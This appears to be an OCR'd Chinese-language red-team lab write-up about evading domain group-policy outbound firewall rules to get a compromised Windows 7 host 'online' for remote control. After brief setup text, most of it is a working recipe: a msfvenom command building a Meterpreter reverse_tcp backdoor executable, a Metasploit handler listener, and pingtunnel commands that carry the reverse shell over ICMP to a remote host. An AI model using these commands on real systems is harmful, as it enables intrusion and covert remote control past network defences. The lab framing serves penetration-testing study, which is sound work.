
Win7 的防火墙会关闭


在 win2008 上,新建一个规则
















在 win7 上再次



此时 win2008 的出站策略会同步到 win7,



实验三:组策略不出网上线

原理:域控通过组策略同步,设置了规则同步以后,域内的所有用户被限制了 tcp 出网,这个规则是出站规则,出站规则被限制,这时候红队通过入站取得 shell 权限以后,需要对其进行上线控制.

思路 1:正向连接:因为我们出站被限制了,我们可以考虑 bind_tcp,入站规则不一定被限制

思路 2:隧道搭建:把 tcp 协议封装 icmp(网络层)协议,可以达到出网上线

把 tcp 协议封装 icmp(网络层)协议,把 icmp 协议穿到受控主机,受控主机会把 icmp 协议转换成 tcp 协议,实现监听

工具:pingtunnel

1.生成后门

msfvenom -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 lport=8888 -f exe -o msf.exe

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 lport=8888 -f exe -o msf.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: msf.exe
```

在本地将 ICMP 包转为 TCP 包

2、开启监听

(监听端口不能是 8888)

监听的端口 9999

```
msf6 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
   LPORT     9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

在 win7 上面以管理员身份运行 cmd

监听地址 lhost: 0.0.0.0


3、开启隧道

pingtunnel：分为客户端和服务端

服务端指令：

./pingtunnel -type server

pingtunnel.exe -type client -l 127.0.0.1:8888 -s 192.168.3.145 -t 192.168.3.145:9999 -tcp 1 -noprint 1 -nolog 1



然后运行 msf.exe